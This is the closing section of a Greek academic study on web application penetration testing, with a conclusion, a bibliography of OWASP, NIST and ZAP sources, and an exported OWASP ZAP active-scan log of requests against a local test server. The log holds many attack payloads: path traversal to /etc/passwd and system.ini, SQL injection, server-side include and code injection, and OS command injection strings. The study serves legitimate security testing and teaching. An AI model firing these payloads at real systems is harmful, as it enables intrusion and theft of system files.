Επίσης στην παρούσα μελέτη, διενεργήθηκε δοκιμή διείσδυσης σε μία web εφαρμογή. Όπως αναλύθηκε στη μελέτη, η δοκιμή διείσδυσης δεν αποτελεί το μόνο εργαλείο ελέγχου μίας εφαρμογής, μίας υποδομή ή ενός πληροφοριακού συστήματος, αλλά αποτελεί μέρος του, το οποίο εφαρμόζεται συνήθως στο τέλος του Κύκλου Ζωής Ανάπτυξης Λογισμικού. Είναι σαφές ότι υπάρχει πλήθος εργαλείων τα οποία βοηθούν στην ασφάλεια ενός οργανισμού. Η μελέτη και ανάλυσή τους μπορεί να βοηθήσει έναν οργανισμό στην οργάνωση της ασφάλειας του επίσης.

ΒΙΒΛΙΟΓΡΑΦΙΑ


[1] Κυβερνοέγκλημα: Το τέλος της ”αθωότητας” https://home.kpmg.com/gr/el/home/insights/2016/07/cyber-security-the-end-of-innocence.html
[2] Welcome to OWASP https://www.owasp.org/index.php/Main_Page
[3] NIST, The economic impacts of inadequate infrastructure for software testing - http://www.nist.gov/director/planning/upload/report02-3.pdf
[4] https://www.owasp.org/index.php/Testing_Guide_Introduction
[5] https://www.owasp.org/index.php/Testing_Guide_Introduction
[6] OWASP Testing Guide 4 https://www.owasp.org/images/1/19/OTGv4.pdf
[7] OWASP Testing Guide 4 https://www.owasp.org/images/1/19/OTGv4.pdf
[8] NIST, Risk management guide for information technology systems - http://csrc.nist.gov/publications/nistpubs/800-30-rev1/sp800_30_r1.pdf
[9] Code Review Guide της OWASP
[10] OWASP Top 10 – 2017 - https://www.owasp.org/images/7/72/OWASP_Top_10-2017_%28en%29.pdf.pdf
[11] Sindre,G. Opdmal A., Capturing Security Requirements Through Misuse Cases - http://folk.uio.no/nik/2001/21-sindre.pdf
[12] MITRE, Being Explicit About Weaknesses, Slide 30, Coverage of CWE - http://cwe.mitre.org/documents/being-explicit/BlackHatDC_BeingExplicit_Slides.ppt
[13] Marco Morana, Building Security Into The Software Life Cycle, A Business Case - http://www.blackhat.com/presentations/bh-usa-06/bh-us-06-Morana-R3.0.pdf
[14] Common Vulnerability Scoring System SIG https://www.first.org/cvss/
[15] Docker https://el.wikipedia.org/wiki/Docker
[16] OWASP Zed Attack Proxy Project https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project
[17] ZAP 2.7.0 Standard Downloads https://github.com/zaproxy/zaproxy/wiki/Downloads
[18] ZAP HelpUiOverview https://github.com/zaproxy/zap-core-help/wiki/HelpUiOverview
[19] ZAP HelpStartProxies Configuring Proxies https://github.com/zaproxy/zap-core-help/wiki/HelpStartProxies
[20] ZAP HelpUiDialogsOptionsDynsslcert Option Dynamic SSl Certificates https://github.com/zaproxy/zap-core-help/wiki/HelpUiDialogsOptionsDynsslcert
[21] ΚΑΝΟΝΙΣΜΟΣ (ΕΕ) 2016/679 ΤΟΥ ΕΥΡΩΠΑΪΚΟΥ ΚΟΙΝΟΒΟΥΛΙΟΥ ΚΑΙ ΤΟΥ ΣΥΜΒΟΥΛΙΟΥ της 27ης Απριλίου 2016 https://eur-lex.europa.eu/legal-content/EL/TXT/PDF/?uri=CELEX:32016R0679&from=EL

ΠΑΡΑΡΤΗΜΑΤΑ


ΠΑΡΑΡΤΗΜΑ 1

Στις παρακάτω εικόνες, φαίνεται το αντίστοιχο response ανά εύρημα:


1) Πρώτο εύρημα με την αντίστοιχη response page




2) Δεύτερο εύρημα με την αντίστοιχη response page




3) Τρίτο εύρημα με την αντίστοιχη response page



4) Τέταρτο εύρημα με την αντίστοιχη response page



5) Πέμπτο εύρημα με την αντίστοιχη response page



ΠΑΡΑΡΤΗΜΑ 2

Παρακάτω φαίνεται export σε excel, της πληροφορίας που παρέχεται από το tab "**Active Scan**" του **Information Window**:

Id	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
22287	Sat May 26 14:39:24 EEST 2018	Sat May 26 14:39:24 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=c%3A%2FWindows%2Fsystem.ini	200	OK	53	222	35840
22288	Sat May 26 14:39:25 EEST 2018	Sat May 26 14:39:25 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2FWindows%2Fsystem.ini	200	OK	59	222	35913
22289	Sat May 26 14:39:25 EEST 2018	Sat May 26 14:39:25 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=c%3A%5CWindows%5Csystem.ini	200	OK	59	222	35840
22290	Sat May 26 14:39:25 EEST 2018	Sat May 26 14:39:25 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5C..%5CWindows%5Csystem.ini	200	OK	108	222	35913
22291	Sat May 26 14:39:25 EEST 2018	Sat May 26 14:39:25 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=%2Fetc%2Fpasswd	200	OK	73	222	35828
22292	Sat May 26 14:39:25 EEST 2018	Sat May 26 14:39:25 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd	200	OK	72	222	35905
22293	Sat May 26 14:39:25 EEST 2018	Sat May 26 14:39:25 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=c%3A%2F	200	OK	71	222	35820
22294	Sat May 26 14:39:25 EEST 2018	Sat May 26 14:39:25 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=%2F	200	OK	81	222	35816
22295	Sat May 26 14:39:26 EEST 2018	Sat May 26 14:39:26 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=c%3A%5C	200	OK	76	222	35820
22296	Sat May 26 14:39:26 EEST 2018	Sat May 26 14:39:26 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F	200	OK	55	222	35893

22297	Sat May 26 14:39:26 EEST 2018	Sat May 26 14:39:26 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=WEB-INF%2Fweb.xml	200	OK	70	222	35830
22298	Sat May 26 14:39:26 EEST 2018	Sat May 26 14:39:26 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=WEB-INF%5Cweb.xml	200	OK	81	222	35830
22299	Sat May 26 14:39:26 EEST 2018	Sat May 26 14:39:26 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=%2FWEB-INF%2Fweb.xml	200	OK	69	222	35833
22300	Sat May 26 14:39:26 EEST 2018	Sat May 26 14:39:26 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=%5CWEB-INF%5Cweb.xml	200	OK	88	222	35833
22301	Sat May 26 14:39:26 EEST 2018	Sat May 26 14:39:27 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=thishouldnotexistandhopefullyitwillnot	200	OK	78	222	35851
22302	Sat May 26 14:40:27 EEST 2018	Sat May 26 14:40:27 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=%3C%21--%23EXEC+cmd%3D%22ls+%2F%22--%3E	500	Internal Server Error	16	240	3036
22303	Sat May 26 14:40:27 EEST 2018	Sat May 26 14:40:27 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=%22%3E%3C%21--%23EXEC+cmd%3D%22ls+%2F%22--%3E%3C	500	Internal Server Error	16	240	3036
22304	Sat May 26 14:40:27 EEST 2018	Sat May 26 14:40:27 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=%3C%21--%23EXEC+cmd%3D%22dir+%5C%22--%3E	500	Internal Server Error	16	240	3036
22305	Sat May 26 14:40:27 EEST 2018	Sat May 26 14:40:27 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=%22%3E%3C%21--%23EXEC+cmd%3D%22dir+%5C%22--%3E%3C	500	Internal Server Error	31	240	3036
22306	Sat May 26 14:41:17 EEST 2018	Sat May 26 14:41:35 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx	302	Found	18034	470	362
22307	Sat May 26 14:41:35 EEST 2018	Sat May 26 14:41:50 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=%27	302	Found	15016	470	362
22308	Sat May 26 14:41:50 EEST 2018	Sat May 26 14:42:05 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=query%27	302	Found	15008	470	362
22309	Sat May 26 14:42:06 EEST 2018	Sat May 26 14:42:21 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=%22	302	Found	15019	470	362
22310	Sat May 26 14:42:21 EEST 2018	Sat May 26 14:42:36 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=query%22	302	Found	15022	470	362
22311	Sat May 26 14:42:36 EEST 2018	Sat May 26 14:42:51 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=%3B	302	Found	15014	470	362
22312	Sat May 26 14:42:51 EEST 2018	Sat May 26 14:43:06 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=query%3B	302	Found	15016	470	362
22313	Sat May 26 14:43:06 EEST 2018	Sat May 26 14:43:21 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=%29	302	Found	15003	470	362
22314	Sat May 26 14:43:21 EEST 2018	Sat May 26 14:43:36 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=query%29	302	Found	15003	470	362
22315	Sat May 26 14:43:36 EEST 2018	Sat May 26 14:43:51 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx	302	Found	15018	470	362
22316	Sat May 26 14:43:51 EEST 2018	Sat May 26 14:44:06 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx	302	Found	15020	470	362
22317	Sat May 26 14:44:06 EEST 2018	Sat May 26 14:44:21 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=query+AND+1%3D1+--+	302	Found	15025	470	362
22318	Sat May 26 14:44:21 EEST 2018	Sat May 26 14:44:36 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=query+AND+1%3D2+--+	302	Found	15013	470	362
22319	Sat May 26 14:44:36 EEST 2018	Sat May 26 14:44:51 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=query+OR+1%3D1+--+	302	Found	15004	470	362
22320	Sat May 26 14:44:51 EEST 2018	Sat May 26 14:45:06 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=query+AND+1%3D2+--+	302	Found	15011	470	362
22321	Sat May 26 14:45:06 EEST 2018	Sat May 26 14:45:21 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=query+OR+1%3D1+--+	302	Found	15005	470	362
22322	Sat May 26 14:45:21 EEST 2018	Sat May 26 14:45:36 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=query%27+AND+%271%27%3D%271%27+--+	302	Found	15007	470	362
22323	Sat May 26 14:45:36 EEST 2018	Sat May 26 14:45:51 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=query%27+AND+%271%27%3D%272%27+--+	302	Found	15017	470	362

22324	Sat May 26 14:45:51 EEST 2018	Sat May 26 14:46:06 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=query%27+OR+%271%27%3D%271%27+--+	302	Found	15010	470	362
22325	Sat May 26 14:46:06 EEST 2018	Sat May 26 14:46:21 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=query%27+AND+%271%27%3D%272%27+--+	302	Found	15020	470	362
22326	Sat May 26 14:46:21 EEST 2018	Sat May 26 14:46:36 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=query%27+OR+%271%27%3D%271%27+--+	302	Found	15010	470	362
22327	Sat May 26 14:46:36 EEST 2018	Sat May 26 14:46:51 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=query+UNION+ALL+select+NULL+--+	302	Found	15012	470	362
22328	Sat May 26 14:46:51 EEST 2018	Sat May 26 14:47:07 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=query%27+UNION+ALL+select+NULL+--+	302	Found	15004	470	362
22329	Sat May 26 14:47:07 EEST 2018	Sat May 26 14:47:22 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=query%22+UNION+ALL+select+NULL+--+	302	Found	15005	470	362
22330	Sat May 26 14:47:22 EEST 2018	Sat May 26 14:47:37 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=query%29+UNION+ALL+select+NULL+--+	302	Found	15015	470	362
22331	Sat May 26 14:47:37 EEST 2018	Sat May 26 14:47:52 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=query%27%29+UNION+ALL+select+NULL+--+	302	Found	15029	470	362
22332	Sat May 26 14:47:52 EEST 2018	Sat May 26 14:48:07 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx	302	Found	15018	470	362
22333	Sat May 26 14:48:07 EEST 2018	Sat May 26 14:48:22 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=%22%3Bprint%28chr%28122%29.chr%2897%29.chr%28112%29.chr%2895%29.chr%28116%29.chr%28111%29.chr%28107%29.chr%28101%29.chr%28110%29%29%3B%24var%3D%22	302	Found	15021	470	362
22334	Sat May 26 14:48:22 EEST 2018	Sat May 26 14:48:37 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=%27%3Bprint%28chr%28122%29.chr%2897%29.chr%28112%29.chr%2895%29.chr%28116%29.chr%28111%29.chr%28107%29.chr%28101%29.chr%28110%29%29%3B%24var%3D%27	302	Found	15023	470	362
22335	Sat May 26 14:48:37 EEST 2018	Sat May 26 14:48:52 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=%24%7B%40print%28chr%28122%29.chr%2897%29.chr%28112%29.chr%2895%29.chr%28116%29.chr%28111%29.chr%28107%29.chr%28101%29.chr%28110%29%29%7D	302	Found	15016	470	362
22336	Sat May 26 14:48:52 EEST 2018	Sat May 26 14:49:07 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=%24%7B%40print%28chr%28122%29.chr%2897%29.chr%28112%29.chr%2895%29.chr%28116%29.chr%28111%29.chr%28107%29.chr%28101%29.chr%28110%29%29%7D%5C	302	Found	15022	470	362
22337	Sat May 26 14:49:07 EEST 2018	Sat May 26 14:49:22 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=%3Bprint%28chr%28122%29.chr%2897%29.chr%28112%29.chr%2895%29.chr%28116%29.chr%28111%29.chr%28107%29.chr%28101%29.chr%28110%29%29%3B	302	Found	15028	470	362
22338	Sat May 26 14:49:22 EEST 2018	Sat May 26 14:49:37 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=%22%2Bresponse.write%28%5B100%2C000*100%2C000%29%2B%22	302	Found	15017	470	362
22339	Sat May 26 14:49:37 EEST 2018	Sat May 26 14:49:52 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=%2Bresponse.write%28%7B0%7D*%7B1%7D%29%2B	302	Found	15012	470	362
22340	Sat May 26 14:49:52 EEST 2018	Sat May 26 14:50:07 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=response.write%28100%2C000*100%2C000%29	302	Found	15024	470	362
22341	Sat May 26 14:50:07 EEST 2018	Sat May 26 14:50:22 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=query%26cat+%2Fetc%2Fpasswd%26	302	Found	15029	470	362
22342	Sat May 26 14:50:22 EEST 2018	Sat May 26 14:50:37 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=query%3Bcat+%2Fetc%2Fpasswd%3B	302	Found	15017	470	362

22343	Sat May 26 14:50:37 EEST 2018	Sat May 26 14:50:52 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=query%22%26cat+%2Fetc%2Fpasswd%26%22	302	Found	15018	470	362
22344	Sat May 26 14:50:52 EEST 2018	Sat May 26 14:51:07 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=query%22%3Bcat+%2Fetc%2Fpasswd%3B%22	302	Found	15026	470	362
22345	Sat May 26 14:51:07 EEST 2018	Sat May 26 14:51:22 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=query%27%26cat+%2Fetc%2Fpasswd%26%27	302	Found	15019	470	362
22346	Sat May 26 14:51:22 EEST 2018	Sat May 26 14:51:37 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=query%27%3Bcat+%2Fetc%2Fpasswd%3B%27	302	Found	14999	470	362
22347	Sat May 26 14:51:37 EEST 2018	Sat May 26 14:51:52 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=query%26sleep+15%26	302	Found	15025	470	362
22348	Sat May 26 14:51:52 EEST 2018	Sat May 26 14:52:07 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=query%3Bsleep+15%3B	302	Found	15011	470	362
22349	Sat May 26 14:52:07 EEST 2018	Sat May 26 14:52:22 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=query%22%26sleep+15%26%22	302	Found	15004	470	362
22350	Sat May 26 14:52:22 EEST 2018	Sat May 26 14:52:37 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=query%22%3Bsleep+15%3B%22	302	Found	15011	470	362
22351	Sat May 26 14:52:37 EEST 2018	Sat May 26 14:52:52 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=query%26sleep+%7B0%7D%26	302	Found	15004	470	362
22352	Sat May 26 14:52:52 EEST 2018	Sat May 26 14:53:07 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=query%3Bsleep+%7B0%7D%3B	302	Found	15007	470	362
22353	Sat May 26 14:53:07 EEST 2018	Sat May 26 14:53:22 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=query%26type+%25SYSTEMROOT%25%5Cwin.ini	302	Found	15009	470	362
22354	Sat May 26 14:53:22 EEST 2018	Sat May 26 14:53:37 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=query%7Ctype+%25SYSTEMROOT%25%5Cwin.ini	302	Found	15023	470	362
22355	Sat May 26 14:53:37 EEST 2018	Sat May 26 14:53:52 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=query%22%26type+%25SYSTEMROOT%25%5Cwin.ini%26%22	302	Found	15020	470	362
22356	Sat May 26 14:53:52 EEST 2018	Sat May 26 14:54:07 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=query%22%7Ctype+%25SYSTEMROOT%25%5Cwin.ini	302	Found	15016	470	362
22357	Sat May 26 14:54:07 EEST 2018	Sat May 26 14:54:22 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=query%27%26type+%25SYSTEMROOT%25%5Cwin.ini%26%27	302	Found	15003	470	362
22358	Sat May 26 14:54:22 EEST 2018	Sat May 26 14:54:37 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=query%27%7Ctype+%25SYSTEMROOT%25%5Cwin.ini	302	Found	15015	470	362
22359	Sat May 26 14:54:37 EEST 2018	Sat May 26 14:54:52 EEST 2018	GET	http://win-h8g2gbt5plm/xpcash_new/default.aspx?query=query%26timeout+%2FT+15	302	Found	15019	470	362
